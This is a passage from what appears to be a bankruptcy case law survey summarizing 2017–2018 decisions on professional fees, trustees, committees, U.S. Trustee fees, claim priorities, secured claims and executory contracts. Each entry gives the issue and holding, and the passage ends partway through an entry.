Holding: Even in the absence of an objection, the bankruptcy court has an independent duty to review the fees sought by debtor's counsel and to reduce them if any are noncompensable. In calculating what constitutes reasonable compensation in a particular case, bankruptcy court must employ the lodestar method, which directs the court to multiply the reasonable hourly rate by the hours reasonably expended in performance of actual and necessary services. Office conferences among the attorneys staffing a complex bankruptcy case are often a necessity, however, such conferences must be necessary and reasonable to be allowed. In general, fees for intra-office conferences are allowed if: (1) the fee application contains sufficient information to permit the court to evaluate the necessity of the service provided, the reasonableness of the time spent on the service, and the reasonableness of the fee charged for the service, including the need for a conference; and (2) the court finds that such conferences were necessary and benefited the estate. Counsel's services do not have to actually result in a benefit to the estate for fees to be allowed; what matters is that, at the time rendered, the services were reasonably calculated to produce a benefit to the estate. In this case, reduction of attorney fee award for Chapter 11 debtor's counsel for duplicative time due to intra-office conferences was not warranted given that the duplicative time made up less than one-half of one percent of the total time and fees incurred, and counsel had taken voluntary reductions to help minimize the cost attributable to it. Based on its thorough review of the fee applications the Court finds that, with the exception of the items identified in this opinion, the fees and expenses sought by Hahn Loeser were actually incurred, are reasonable and necessary, and were either reasonably likely to benefit the Debtor's estate or were necessary to the administration of the case. The Court also finds that the hourly rates charged by Hahn Loeser professionals are reasonable and that the time was actually expended. Certain of Hahn Loeser's fees, however, were incurred for services that were not reasonably likely to benefit the Debtor's estate—specifically, the fees incurred in connection with the Debtor's motion to convert his case and those relating to the Debtor's property in Ann Arbor, Michigan, where the Debtor's parents and, at times, younger brother lived. In sum, as a result of its independent review, the Court will reduce Hahn Loeser's fees by $677,569.84. Based on its line-by-line review of the Fee Applications, the Court concludes that the remainder of the fees sought by Hahn Loeser—$1,860,619.44—were reasonably and necessarily incurred.

xiii. **In re Haimil Realty Corp., 579 B.R. 19 (Bankr. S.D.N.Y. 2017)**

Issue: Whether attorney fees for counsel for debtor should be reduced pursuant to objection by principal of corporate debtor.

Holding: Statutory list of factors bearing on the reasonableness of compensation sought by bankruptcy professional are not exclusive, and court has wide discretion in determining the amount of reasonable compensation. In deciding what is reasonable compensation for debtor's attorney, court may consider, among other things, the results that were obtained by counsel and the quality of the advice and services that were provided. While debtor-mortgagor was aware of arguments that would be made by his attorneys in defending mortgage foreclosure action and in objecting to lender's proof of claim, attorneys' failure to provide debtor with more realistic appraisal of likelihood of success and of risks of not accepting lender's settlement offer, together with their failure to prepare for prompt sale or refinancing if their arguments did not succeed in order to prevent default interest from continuing to accrue at 24%, warranted downward adjustment in compensation by $30,000 of the amount of $79,059.16 sought by attorney who acted as lead counsel at trial and $55,000 of the $284,972.50 in compensation sought by law firm that handled debtor-mortgagor's appeal as well as objections to lender's proof of claim.

I. TRUSTEES

i. In re J & S Properties, LLC, 872 F.3d 138 (3d Cir. 2017)

Issue: Whether trustee was entitled to immunity.

Holding: The Third Circuit held bankruptcy trustees are government officials entitled to qualified immunity from 28 U.S.C. § 1983 claims by third parties when the trustee acts in its official capacity in a manner that is not contrary to clearly established law. The Court concluded the trustee did not act in a manner contrary to clearly established law and had qualified immunity from liability to the debtor's tenant when she took control of a commercial leasehold to preserve the estate's asset following burst pipes and flooding of the property.

ii. In re Circulatory Centers of America, LLC, 579 B.R. 752 (Bankr. W.D. Pa. 2017)

Issue: Whether Chapter 11 trustee should be appointed in jointly administered case.

Holding: Standard for appointment of Chapter 11 trustee on a "best interests" theory is more flexible than that for appointment of trustee under "for cause" provision, and allows the court to utilize its broad equity powers to engage in cost-benefit analysis. Appointment of Chapter 11 trustee is deemed appropriate in instances in which debtor's principals actively elevate their own interests above those of debtor to the point that it causes, or is substantially likely to cause, significant damage to the bankruptcy estate; however, when alternative solutions exist to address potentially questionable management decisions, a trustee is deemed unnecessary. In this case, appointment of Chapter 11 trustee was warranted in jointly administered Chapter 11 cases of corporations and limited liability company, both on "for cause" theory and as being in best interests of creditors, given that debtors' principals, in connection with sale of debtors' assets, had allocated more than 50% of purchase price to related nondebtor entity, despite fact that this nondebtor entity generated a mere 4% of aggregate revenues of the debtors and this related

nondebtor entity and had also provided that nondebtor entity (i) would receive immediate payout at closing, and (ii) was not subject to same contingencies as payments that debtors would receive. The payments were an effort to direct sales proceeds away from estate in order to fund distribution for benefit of debtors' principals.

J. COMMITTEES

i. <u>In re Sweports, Ltd., 576 B.R. 129 (Bankr. N.D. Ill. 2017)</u>

Issue: Whether court had jurisdiction to award attorney fees to committee counsel after Chapter 11 case had been dismissed.

Holding: The Concept of ancillary jurisdiction serves two purposes: (1) to permit disposition by single court of claims that are, in varying respects and degrees, factually interdependent, and (2) to enable court to function successfully, that is, to manage its proceedings, vindicate its authority, and effectuate its decrees. A prior order dismissing Chapter 11 case did not deprive bankruptcy court of jurisdiction to address fee applications in order to tie up loose ends, but did prevent bankruptcy court from enforcing any fee awards entered in favor of attorney or financial advisor,.

ii. <u>In re HH Liquidation, LLC, 571 B.R. 97 (Bankr. D. Del 2017)</u>

Issue: Whether Committee could compel discovery against affiliated debtors.

Holding: While Chapter 7 trustee might have power to waive a bankrupt limited liability company's (LLC's) attorney-client privilege as to prebankruptcy communications, this power did not extend to committee for unsecured creditors in jointly administered Chapter 11 cases of debtor-LLC and its affiliates, even though none of the debtors was still operating, and committee's recovery, if any, would be on behalf of jointly administered estates as whole. Absent showing that LLC and its affiliated Chapter 11 debtors were insolvent at time of allegedly privileged communications, and thus owed fiduciary duties to their creditors, unsecured creditors' committee was not entitled to discovery of documents allegedly protected by attorney-client privilege under the *Garner* fiduciary exception to privilege.

K. U.S. TRUSTEE

i. <u>In re Cranberry Growers Cooperative, 2018 WL 4586178 (Bankr. W.D. Wisc., Sept. 21, 2018)</u>

Issue: Whether "disbursements" for purposes of calculating the U.S. Trustee fee in a Chapter 11 case includes post-petition payments by the debtor to its secured lender under a revolver.

Holding: The great weight of case law broadly defines "disbursements" in a way that almost always benefits the UST. In this case, however, it would be inequitable to apply UST fees to "Direct Revolver Payments" made only because of the need to draw on the "Direct Revolver

Loan" to pay UST fees in the first place. Under this theory, a certain portion of "Direct Revolver Payments" are not "disbursements" for the purposes of § 1930(a)(6).

ii. In re ATNA Resources, Inc., 576 B.R. 214 (Bankr. D. Colo. 2017)

Issue: Whether trustee of liquidating trust can avoid US Trustee fees by administratively closing Chapter 11 case after the confirmation of the plan.

Holding: Bankruptcy court could not close jointly administered Chapter 11 cases filed by debtor corporations, after liquidating Chapter 11 plan had been confirmed but before trustee of liquidating trust had settled or reduced to judgment 24 causes of action that had been transferred to trust, in order to allow liquidating trustee to operate free of any bankruptcy reporting requirements and obligation to pay quarterly post-confirmation fees to the United States Trustee. Section 105 authorizing court to issue "necessary or appropriate" orders did not permit court, by administratively closing jointly administered Chapter 11 cases that were not yet fully administered and ready to be closed officially, in order to relieve trustee of liquidating trust established under debtors' confirmed plan of obligation to pay quarterly fees to the United States Trustee while liquidating debtors' assets for distribution on creditor claims. Factor that bankruptcy courts consider in deciding whether a case is "fully administered" and ready to be closed is whether all motions, contested matters, and adversary proceedings have been finally resolved. Language in 28 U.S.C. § 1930(3) governing the quarterly fees payable to the US Trustee, recognizing possibility of a waiver of obligation for such fees, was not itself a grant of authority to court to waive fees, but rather a statement that statute did not restrict the waiving of fees under other sections that did grant authority to waive fees. Court refused to apply the rationale in administratively closing individual Chapter 11 cases, subject to reopening to enter a discharge.

L. ADMINISTRATIVE CLAIMS

i. In re World Imports, Ltd., 862 F.3d 338 (3d Cir. 2017)

Issue: Whether the creditor's claim under § 503(b)(9) should be allowed when the goods were delivered to a port of origin outside the 20 day period, but the debtor did not take physical possession of goods until the 20 day period.

Holding: The creditor was allowed the administrative claim. A creditor's recovery under § 503(b)(9) requires the debtor to take physical possession of goods up to 20 days before the bankruptcy petition is filed. The goods were shipped via a common carriers "free on board" at the port of origin. The debtor argued that the goods did not receive them even though the risk of loss or damage transferred to the debtor at the port of origin more than 20 days before the petition date. The Court held that goods are received for purposes of § 503(b)(9) when the debtor or its agent takes physical possession of them, not when risk of loss is transferred.

ii. In re Energy Future Holdings Corp., 588 B.R. 371 (Bankr. D. Del. 2018)

Issue: Whether administrative claims by indenture trustee should be allowed.

Holding: By its plain terms, language in postpetition merger agreement between Chapter 11 debtor and company interested in acquiring its 80% economic interest in electric power company, which required each party to carry its own expenses in connection with merger transaction, prevented company from asserting administrative expense claim for expenses incurred in seeking regulatory approval for merger. Further, to be entitled to administrative expense claim on theory that expenses it incurred were "actual, necessary costs and expenses of preserving the estate," claimant must demonstrate both: (1) a postpetition transaction between claimant and the estate, and (2) a benefit to the estate. In this case, costs and expenses incurred by company interested in acquiring Chapter 11 debtor's 80% economic interest in electric power company, as it continued to pursue appeals process even after regulatory authority had refused to approve merger based on its insistence on conditions which the company regarded as deal breakers, and as it eventually forced debtor to terminate merger agreement, so as to permit company to argue that debtor was liable for $275 million termination fee, did not confer benefit on estate, as required to be reimbursable on priority basis as actual, necessary costs and expenses of preserving estate. Finally, services performed by creditors, creditor committees and other parties interested in a Chapter 11 reorganization are presumed to be incurred for the benefit of the performing party, and are not reimbursable as administrative expenses on "substantial contribution" theory, unless the services directly and materially contributed to the reorganization. Even assuming that company interested in acquiring Chapter 11 debtor's 80% economic interest in electric power company was able to establish its status as creditor of estate, it was not entitled to administrative expense claim on "substantial contribution" theory for actions taken primarily in its own self-interest, after regulatory authority refused to approve merger based on its insistence on conditions which the company regarded as deal breakers, in continuing to string appeals process along and eventually forcing debtor to terminate merger agreement, which allowed company to argue that debtor was liable for $275 million termination fee.

iii. In re Seaman, 588 B.R. 790 (Bankr. W.D. Mich. 2018)

Issue: Whether former business partners of individual Chapter 11 debtor are entitled to administrative claims on "substantial contribution" theory.

Holding: Bankruptcy court could not allow former business partners to recover, as priority administrative expense, the costs of winding up partnership that was dissolved due to debtor's Chapter 11 filing, though this enabled debtor to receive $200,000 as her share of partnership, where former partners did not assert administrative expense claim until years after expiration of administrative claims bar date and did not meaningfully participate in case until they belatedly sought to recover these wind-up costs.

iv. In re Escalera Resources Co., 563 B.R. 336 (Bankr. D. Colo. 2017)

Issue: Whether electrical energy supplies over twenty days preceding the bankruptcy filing constitutes a "good."

Holding: To determine meaning of the term "goods," as used in administrative expense provision, bankruptcy court could look to various sources as useful guideposts, including dictionaries, the Uniform Commercial Code (UCC), federal antitrust law, federal labor law, federal energy regulatory law, state tort law, tax law, and international treaties. Term "goods," as used in § 503(b)(9) had to be given same meaning as it had under Article 2 of the Uniform Commercial Code (UCC), as something which (1) existed and was identifiable, (2) was movable at the time of identification, and (3) was capable of being sold. In the Court's assessment, the metered electrical energy delivered to the Debtor constitutes "goods" under the unambiguous text of § 503(b)(9).

M. PRIORITY CLAIMS

i. In re AE Liquidation, Inc., 866 F.3d 515 (3rd Cir. 2017)

Issue: Whether former employees had WARN Act claim.

Holding: Chapter 11 debtor-employer, a manufacturer of jet aircraft which was forced to lay off its employees when sale of its assets fell through and its Chapter 11 case was converted to one under Chapter 7, gave as much notice of layoff as was practicable, even if it was after the fact. Debtor thus satisfied notice requirement of the Worker Adjustment and Retraining Notification Act (WARN Act); after learning that it would be forced to liquidate, debtor-employer immediately e-mailed its employees with message informing them that their furloughs would be converted into company-wide layoffs effective as of date of furloughs and of reasons for this change of course, and the following day, it mailed those same employees termination documents containing information about their benefits and phone number of vice president of human resources, who could be contacted for further questions. Worker Adjustment and Retraining Notification Act § 3(b)(2)(A),

ii. In re Cook Inlet Energy, LLC, 583 B.R. 494 (9th Cir. BAP 2018)

Issue: Whether debtor's former executive chairman should be allowed administrative claim for full amount of contractual rate of compensation.

Holding: While contractual rate of compensation for which Chapter 11 debtor's former executive chairman had bargained in his employment contract with debtor had some bearing on court's discretionary determination of benefit of his postpetition services to estate, contractual rate was not presumptively the reasonable value of his services, until that presumption was rebutted by debtor. Burden fell upon former executive chairman, as party asserting administrative expense claim for services that he provided postpetition, to prove value of those services.

iii. In re Cosi, Inc., 587 B.R. 1 (Bankr. Mass. 2018)

Issue: Whether former president and COO had priority expense claim for severance payments that arose from prepetition employment agreement.

Holding: Former president and chief operating officer of debtor restaurant chain was not entitled to administrative expense claim for right to severance payments that arose from prepetition employment agreement, but rather, had a general unsecured claim. Officer's right to severance payments was untethered from his length of service, the consideration for which was delivered at the time his employment agreement was executed, and officer's abiding postpetition by the terms of non-compete agreement did not qualify as a service or benefit within meaning of Bankruptcy Code's administrative expense provision.

iv. In re Montemurro, 581 B.R. 565 (Bankr. N.D. Ill. 2018)

Issue: Whether receiver in prepetition state action can be allowed administrative expenses.

Holding: To extent that the compensation requested by custodian of estate property will be paid by the estate, court should apply the heightened standard imposed by administrative expense provision, under which any expenses must be "actual and necessary," and not the "reasonableness" standard of bankruptcy statute governing turnover of estate property by custodians. "Reasonableness" standard applies to extent that compensation is from another source or if custodian is excused from compliance under final subsection of bankruptcy statute governing turnover. In this case, receiver had to take control over and demolish a dilapidated building located on debtor's property, and to remove "all junk, debris, and rubbish from the lot" and to repair fence between property and adjoining land, and accordingly was not automatically discharged as receiver upon demolition of the building prepetition. Thus receiver could seek to be compensated for its services under bankruptcy statute requiring custodians to turn over estate property in their possession and under separate administrative expense provision.

v. In re Cook Inlet Energy, LLC, 580 B.R. 842 (Bankr. D. Alaska. 2017)

Issue: Whether state can set off tax claim deficiency against one of the joint debtors.

Holding: Confirmation of debtors' joint Chapter 11 plan discharged the state's claims for affirmative recovery on any prepetition tax claims that it might have against bankrupt limited liability company. However, this discharge did not affect the state's ability to assert such a claim defensively to offset claims asserted against it by debtor. Limited substantive consolidation of Chapter 11 debtors, a bankrupt holding company and its limited liability companies, for voting and plan distribution purposes only, pursuant to language in confirmed plan which expressly provided that debtors would retain their separate existence post-confirmation, did not eliminate any mutuality concerns. State could offset against its liability to parent holding company on unpaid prepetition tax credits, its claims against debtor-LLC for prepetition overpayment of benefits.

N. UNSECURED CLAIMS

i. <u>Midland Funding LLC v. Johnson, 137 S. Ct. 1407 (2017)</u>

Issue: Whether a creditor that files a proof of claim based on a claim that is beyond the statute of limitations violated the Fair Debt Collection Practices Act.

Holding: Filing a proof of claim that makes clear the statute of limitations had run is not false, deceptive, misleading, unconscionable, or unfair within the meaning of the Fair Debt Collection Practices Act. The Code's definition of "claim" includes unenforceable claims, where the effect of a state statute of limitations extinguishes only the remedy, not the right to payment.

ii. <u>In re Houston Bluebonnet, LLC, 586 B.R. 837 (S.D. Tex. 2018)</u>

Issue: Whether pleadings and other filings from creditors' prepetition state-court lawsuits against debtor, which debtor had removed to bankruptcy court, constituted informal proofs of claim under the Fifth Circuit's *Nikoloutsos* test.

Holding: Pleadings and other filings from creditors' prepetition state-court lawsuits against Chapter 11 debtor, which debtor had removed to bankruptcy court, qualified as informal proofs of claim under the Fifth Circuit's *Nikoloutsos* test. State-court petitions stating numerous causes of action against debtor and seeking payment of net profits and proceeds from oil and gas wells constituted written prepetition demands on debtor that became demands on its estate when it filed bankruptcy, despite filings' failure to state amount of claims asserted by each claimant. Further, writings evidenced intent to hold debtor liable for payment of net profits and proceeds allegedly due under various leases and agreements, writings were timely filed with bankruptcy court as attachments to debtor's notices of removal, and recognition of informal proofs of claim was equitable, as creditors were debtor's only non-insider creditors, debtor filed bankruptcy to avoid their claims, and substantial amount was at issue.

iii. <u>In re Rotondo Weirich Enterprises, Inc., 583 B.R. 860 (Bankr. E.D. Pa. 2018)</u>

Issue: Whether claims asserted by Chapter 11 debtor subcontractor against general contractor and Calif. Dept. of Corrections and Rehabilitation should be dismissed.

Holding: Chapter 11 debtor-subcontractor's claims against general contractor and California Department of Corrections and Rehabilitation (CDCR) seeking damages from a joint venture based on alleged breaches of contract to construct a prison were subject to arbitration clause in subcontract. The debtor's claims were not premised on Code § 542 because a turnover action does not lie to liquidate contract disputes or otherwise demand assets whose title is in dispute, rather, turnover is a remedy to obtain possession of what is acknowledged to be property of the bankruptcy estate. Accordingly the debtor's claims were within the scope of the arbitration

clause. Chapter 11 debtor-subcontractor's claims against sureties seeking damages from a joint venture based on alleged breaches of contract to construct a prison were not subject to arbitration because bond documents had no arbitration clause, and arbitration provisions of the prime contract and subcontract

iv. <u>In re Caesars Entertainment Operating Co., Inc., 588 B.R. 32 (Bankr. N.D. Ill. 2018)</u>

Issue: Whether assignee of tort claim had standing to assert proof of claim.

Holding: Even though a claim may be within the court's subject matter jurisdiction, the claim is not justiciable if the litigant advancing it is not properly situated to be entitled to its judicial administration; if litigant lacks standing, then court cannot reach the merits but must dismiss the matter for lack of jurisdiction. To have standing in Constitutional sense, party must demonstrate he has (1) suffered an injury in fact, (2) that is fairly traceable to the challenged conduct of the defendant, and (3) that is likely to be redressed by a favorable judicial decision. U.S. Const. art. 3, § 2, cl. 1. Third party to which creditor assigned claims for breach of contract and tort after proof of claim based thereon was filed in bankruptcy court had standing to assert these claims, despite fact that it was not itself a party to contract, and despite any problems, legal or factual, with assignment. To have a justiciable claim, assignee need only allege its right to pursue the claim through the assignment; as long as that much has been alleged, questions about validity or effectiveness of the assignment go to the merits of the litigation, not to the assignee's standing.. Assignee of tort and contract claims underlying a proof of claim which assignor previously filed in bankruptcy court, by not responding when debtor's argued, on their objection to proof of claim, that assignee could not pursue the tort claims on ground that such claims were non-assignable under New Jersey law, forfeited any argument that they could enforce tort claims under nonbankruptcy law.. Proof of claim asserted by assignee for Chapter 11 debtor's alleged breach of contract to which assignee was not party, and which expressly prohibited any assignment of rights thereunder except with consent of counterparty, had to be disallowed as "unenforceable against the debtor and property of the debtor, under any agreement or applicable law," given that debtor had not consented to transfer of the other party's rights thereunder to assignee, despite Bankruptcy Rule dealing with transferred claims; Rule was purely procedural and could not be relied upon by assignee to overcome limitations on its ability to enforce contract against debtor that were imposed by anti-assignment provision.

v. <u>In re Seven Oaks Partners, LP, 582 B.R. 828 (D. Conn. 2018)</u>

Issue: Whether judgment creditor should be allowed to file late claim.

Holding: Under Bankr. Rule 9006(b), the determination of "excusable neglect" pursuant to the *Pioneer* standard is at bottom an equitable one, taking account of all relevant circumstances surrounding the party's omission, including the danger of prejudice to the debtor, the length of the delay and its potential impact on judicial proceedings, the reason for the delay, including whether it was within the reasonable control of the movant, and whether the movant acted in good faith. For purposes of the excusable neglect inquiry, clients are held accountable for the acts and omissions of their chosen counsel, and in determining whether claimants' failure to file

their proofs of claim prior to the bar date is excusable, the proper focus is upon whether the neglect of claimants and their counsel is excusable. Although notice served upon a party's counsel generally satisfies any requirement to give notice to that party, in bankruptcy, notice served on a creditor's nonbankruptcy attorney imputes notice to the creditor only so long as there is a nexus between the creditor's retention of the attorney and the creditor's claim against the debtor. In this case, bankruptcy court properly imputed to judgment creditor notice of Chapter 11 debtor's bankruptcy that was given to judgment creditor's state-court attorney, notwithstanding fact that debtor, which had omitted judgment creditor entirely from its original and initially-amended schedules, then appeared to have erroneously amended its schedules to list her claim as disputed and unliquidated.. Attorney who represented judgment creditor in state-court proceedings having a substantial nexus to her claim against debtor was provided with notice of debtor's bankruptcy petition and notice of amended schedules, and attorney even discussed the interconnection of the state-court litigation with the bankruptcy petition on the record in state court, showing knowledge of the fact and status of the bankruptcy petition. Furthermore, judgment creditor failed to show "excusable neglect" for the late filing of her proof of claim against Chapter 11 debtor. Judgment creditor did not file her $900,000 proof of claim until almost two years after she, through her state-court attorney, received notice, and more than one year after the new bar date that had been set for previously omitted creditors like herself.

vi. <u>In re Peabody Energy Corp., 579 B.R. 208 (Bankr. E.D. Mo. 2017)</u>

Issue: Whether creditors should be allowed to file late proofs of claims in Chapter 11 case.

Holding: Creditors in a bankruptcy case are divided into "known" creditors and "unknown" creditors, and while a debtor must provide known creditors with actual written notice of a debtor's bankruptcy filing and bar claims date, publication notice is sufficient for unknown creditors**.** If a creditor's identity is "reasonably ascertainable," such that creditor qualifies as "known creditor" entitled to actual notice of debtor's bankruptcy filing and bar date for filing proofs of claim to satisfy due process rights, if the creditor can be identified through reasonably diligent efforts. Debtor's obligation to exercise "reasonable diligence" to ascertain its creditors' identity does not require impracticable and extended searches in the name of due process, or obligate debtor to conduct a vast, open-ended investigation; rather, a creditor is generally known if it could not be identified through a search of the debtor's books and records. In this case, claimants who sought to file proofs of claim over a year after deadline based on health issues they alleged were caused by environmental contamination caused by activities of Chapter 11 debtors in mining district were not "known creditors" to whom debtors had to provide actual notice of bankruptcy case and of bar date for filing proofs of claim to satisfy due process rights. Debtors did not know identity of claimants or of any actual alleged injury to them until several months post-confirmation. Debtors' books and records did not include a record of claims held by claimants, and debtors were not required to conduct a search of mining district, which area covered over 2,500 square miles and was also mined by others, to see who lived there and may have become ill. Thus, publication of Chapter 11 debtors' bankruptcy and of claims bar date in two national newspapers was sufficient to satisfy due process rights of unknown creditors who might foreseeably have claims against debtors as a result of debtors' mining activities. Furthermore, creditors' failure to timely file proofs of claims was not the result of excusable neglect, as would warrant allowance of late claims. Creditors filed documents with bankruptcy

court a year after the deadline and five months after confirmation of debtors' plan. The plan had been heavily negotiated by debtors and numerous creditors.

vii. In re United States Pipe & Foundry Co., 577 B.R. 916 (Bankr. M.D. Fla. 2017)

Issue: Whether the claims of toxic tort claimants who had been exposed to release of contaminants into the air, ground or water from debtor's plant, but who were not aware of any such exposure before the debtor's plan was confirmed, and whom debtor was not aware had been exposed to contaminants during Chapter 11 case, had a contingent preconfirmation claim against the debtor of a kind that could be discharged.

Holding: Toxic tort claimants who, prior to confirmation of debtor's Chapter 11 plan, had allegedly been exposed to release of contaminants into the air, ground or water from debtor's plant, but who were not aware of any such exposure before plan was confirmed, and whom debtor was not aware had been exposed to contaminants during Chapter 11 case, did not have contingent preconfirmation claims against debtor, of kind that could be discharged through plan. In order for a preconfirmation "relationship" to exist between Chapter 11 debtor's conduct and an "identifiable" claimant, as required for claimant to have a preconfirmation claim of a kind potentially subject to being discharged, either (i) the debtor itself must be able to identify, during the bankruptcy case, from knowledge of its own conduct, a class of potential future injury claimants, or (ii) future injury claimants must have, during the bankruptcy case, knowledge of objective facts connecting them or their property to the debtor's conduct (e.g. from employment, or from purchase or use of a product) so as to be aware of potential impact on them of debtor's bankruptcy discharge.

O. SECURED CLAIMS

i. In re Pioneer Health Services, Inc., 2018 WL 3747537 (5th Cir., Aug. 7, 2018)

Issue: Whether obligations under secured financing agreements for debtor's use of software in its business were administrative expenses.

Holding: Under Utah law, agreements by which Chapter 11 debtor acquired software for use in its business were not leases, which imposed obligations that trustee was statutorily obligated to perform, but secured financing agreements, regardless of how they were labeled by parties. The agreements were not cancelable or terminable for any reason and provided that debtor would become owner of software at conclusion of agreements. Accordingly debtor's obligations under secured financing agreements executed years prior to commencement of its Chapter 11 case did not arise postpetition and were not payable as administrative expenses of Chapter 11 estate.

ii. In re McCormick, 894 F.3d 953 (8th Cir. 2018)

Issue: Whether oversecured creditor was entitled to attorney fees under debtor's Chapter 11 plan.

Holding: Oversecured lender had contractual right to attorney fees incurred in attempting to collect individual Chapter 11 debtors' indebtedness, as required for it to recover postpetition attorney fees as addition to its oversecured claim, by virtue of attorney fee provisions contained in debtors' promissory notes and mortgages, in workout agreement, and in other documents relating to loans, despite debtors' assertion that these agreements had merged into judgments that lender obtained as result of confessions of judgment executed by debtors in connection with workout agreement. Oversecured creditor's untimely submission of its attorney fee statement was not material breach of terms of debtors' confirmed Chapter 11 plan, such as would prevent it from collecting its fees and costs under plan, given the brief nature of creditor's delay, lack of prejudice to debtors, and fact that plan did not contain a "time is of the essence" clause and did not otherwise indicate that time was critical with regard to creditor's compliance with attorney-fee claim procedure.

iii. **In re Bryan, 857 F.3d 1078 (10th Cir. 2017)**

Issue: Whether fees and expenses incurred in administering the bankruptcy estate may be surcharged against the secured creditor.

Holding: The general rule is that expenses of administrating a Chapter 7 case may not be surcharged against secured collateral. The secured creditor argued that the fees and costs assessed against his claim were largely unnecessary and failed to benefit him in his status as a secured creditor, especially given that those expenses were incurred attempting to disprove the creditor's secured status. The Court adopted the interpretation of the "benefit" requirement under § 506(c), stating that expenses incurred in contesting the validity of a secured creditor's lien cannot be said to "benefit" that secured creditor.

iv. **In re Town Center Flats, LLC, 855 F.3d 721 (6th Cir. 2017)**

Issue: Whether certain collected rents are property of the estate under Michigan law.

Holding: Under Michigan law, when a mortgagee perfects and enforces an assignment of rents pre-petition and after an event of default, the mortgagor no longer has a valid property interest in the rents. As such, these rents are not part of the bankruptcy estate and therefore are not cash collateral. Accord, *Otis Elevator Co. v. Mid-Am. Realty Inv'rs*, 206 Mich. App. 710 (1994).

v. **In re Corrin, 849 F.3d 653 (6th Cir. 2017)**

Issue: Whether a Tennessee statute that characterizes any penalties assessed on delinquent tax debts under the state property tax statute to constitute "interest" in a bankruptcy case is effective under § 506(b) to allow payment of the "interest" as a part of the secured property tax claim.

Holding: The Tennessee statute deeming any penalties assessed on delinquent tax debts to constitute "interest" in bankruptcy cases was a "bankruptcy law" and thus could not be applied in calculating interest on the debt.

vi. In re Tara Retail Group, LLC, 2018 WL 4501136 (Bankr. N.D. W.Vir., Sept. 19, 2018)

Issue: Whether secured creditor was entitle to make-whole premium post-acceleration.

Holding: Secured creditor has not directed the court to any contractual language that provides for a make-whole premium post-acceleration such as a separate redemption provision that would apply regardless of acceleration as was present in *Energy Future Holdings,* 842 F.3d --- (9th Cir.). Thus there is no cause to depart from the general rule that acceleration neuters a make-whole provision and no offense is given to the contractual language for which the parties bargained. In this case, the Debtor defaulted prepetition based upon a flood of historic consequence that washed away the only access to its property. Based upon that default, secured creditor accelerated the maturity of the Note and instituted a civil action against the Debtor in federal district court. In an effort to reorganize, the Debtor filed Chapter 11, in which it proposes in a Chapter 11 plan to reconstitute its indebtedness to secured creditor. In *Energy Future Holdings*, however, the debtor intentionally defaulted by filing for Chapter 11 relief as part of its plan to refinance the notes at issue in that case in order to take advantage of a better interest rate with another lender. As the court noted, "the Noteholders did not seek immediate payment. [The debtor] voluntarily redeemed the Notes over the Noteholders' objection." *Energy Future Holdings*. No such machinations by the debtor in that case are present or attributable to the Debtor in this case.

vii. In re Benyamin, 587 B.R. 243 (Bankr. S.D.N.Y. 2018)

Issue: Whether claimant has standing to file proof of claim when claimant does not have possession of the original note.

Holding: Debtor's objection to claim granted when assignee of mortgage did not have possession of original note and under New York law did not have standing to file a proof of claim in the Bankruptcy Court or foreclose on the mortgage in state court.

viii. In re Cherry Growers, Inc., 576 B.R. 569 (Bankr. W.D. Mich. 2017)

Issue: Whether debtor may use cash collateral to fund the Chapter 11 case without the consent of claimant of PACA trust.

Holding: Debtor provided adequate protection of PACA claimant's interests in the property of the estate where the value of the estate property that allegedly was impressed with the PACA trust, which, as scheduled, was more than $9 million, far exceeded PACA claimant's claim as filed, $337,159.18, and so debtor would be authorized to use its plant, property, and equipment, as well as the funds generated through its operations, as requested in its motion for order authorizing the use of cash collateral.

ix. In re Chaparral Energy, Inc., 571 B.R. 642 (Bankr. D. Del. 2017)

Issue: Whether royalty interest holders could bring class action claims

Holding: In deciding whether it is beneficial to apply Federal Rule of Civil Procedure governing class actions to claims administration process, bankruptcy courts consider the following factors: (1) whether the class was certified prepetition; (2) whether members of putative class received notice of claims bar date; and (3) whether class certification will adversely affect administration of bankruptcy estate. While there had been no prepetition certification of putative creditor class, consisting of royalty interest holders that allegedly had not received royalty payments to which they were entitled as result of Chapter 11 debtors' improper deduction from royalties which they owed of certain costs which they were required to absorb by Oklahoma law, bankruptcy court could nonetheless exercise its discretion to apply class action rule to claims allowance process, where not all of putative class members had been provided with notice of claims bar date, and where class certification would not significantly delay, or otherwise adversely affect, administration of debtors' estates.

P. EXECUTORY CONTRACTS

i. In re Haggen Holdings v. Antone Corp., 2018 WL 3447671 (3rd Cir., July 17, 2018)

Issue: Whether profit sharing provisions within lease were executory contract that could be assumed in Chapter 11 case.

Holding: Profit sharing provision of commercial lease for grocery store executed by Chapter 11 debtors and landlord, which stated that, in the event debtors assigned the lease or sublet more than 50% of the demised premises, debtors would deliver to landlord 50% of any resulting "net profits," constituted an unenforceable anti-assignment provision under Code § 365(f)(1) allowing a trustee to assume executory contracts or unexpired leases notwithstanding anti-assignment provisions. Code § 365(f)(1) extends to any clause that restricts or conditions such assignment, and the profit sharing provision was such a clause.

ii. In re Tempnology, LLC, 879 F.3d 389 (1st Cir. 2018)

Issue: Whether rejection of license agreement to intellectual property in which the debtor is licensor terminated the debtor's obligations under the trademark license or exclusive distribution rights.

Holding: The First Circuit held that the rejection of an executory contract under § 365(a), in which the debtor is a licensor of a right to intellectual property, left the other party to the contract with only a pre-petition damages claim in lieu of any obligation by the debtor to further perform under either the trademark license or the grant of exclusive distribution rights. The Court further held that the other party's right to use the debtor's trademarks did not survive the rejection of the contract. In so holding, the Court reasoned that a contract to sell certain products using debtor's patented technology, was not comparable to an exclusive right to exploit the underlying intellectual property. Additionally, the Court concluded that trademarks licenses should be categorically unprotected from a court approved rejection of a contract, until Congress decides otherwise. The Court reasoned that holding otherwise would prevent the debtor from freeing himself from its executory obligations.

iii. In re Spanish Peaks Holdings II, LLC, 872 F.3d 892 (9th Cir. 2017)

Issue: Whether a purchaser of estate property under § 363 was free and clear of tenants' leasehold interests.

Holding: Section 362(f) providing that, under appropriate circumstances, estate property may be sold free and clear of "any interest" was broad enough to permit sale of Chapter 7 debtor-lessor's property unencumbered by its tenants' leasehold interests, despite the rights of the tenant under § 365(h) that generally protected tenants' rights upon rejection of lease. The sale free and clear was not a rejection of leases by trustee, so that § 365(h) was not implicated.

iv. In re Spanish Peaks Holdings II, LLC, 862 F.3d 1148 (9th Cir. 2017)

Issue: Whether a trustee sale of real property under § 363 was free and clear of the tenant's right to retain possession of the property under § 365(h).

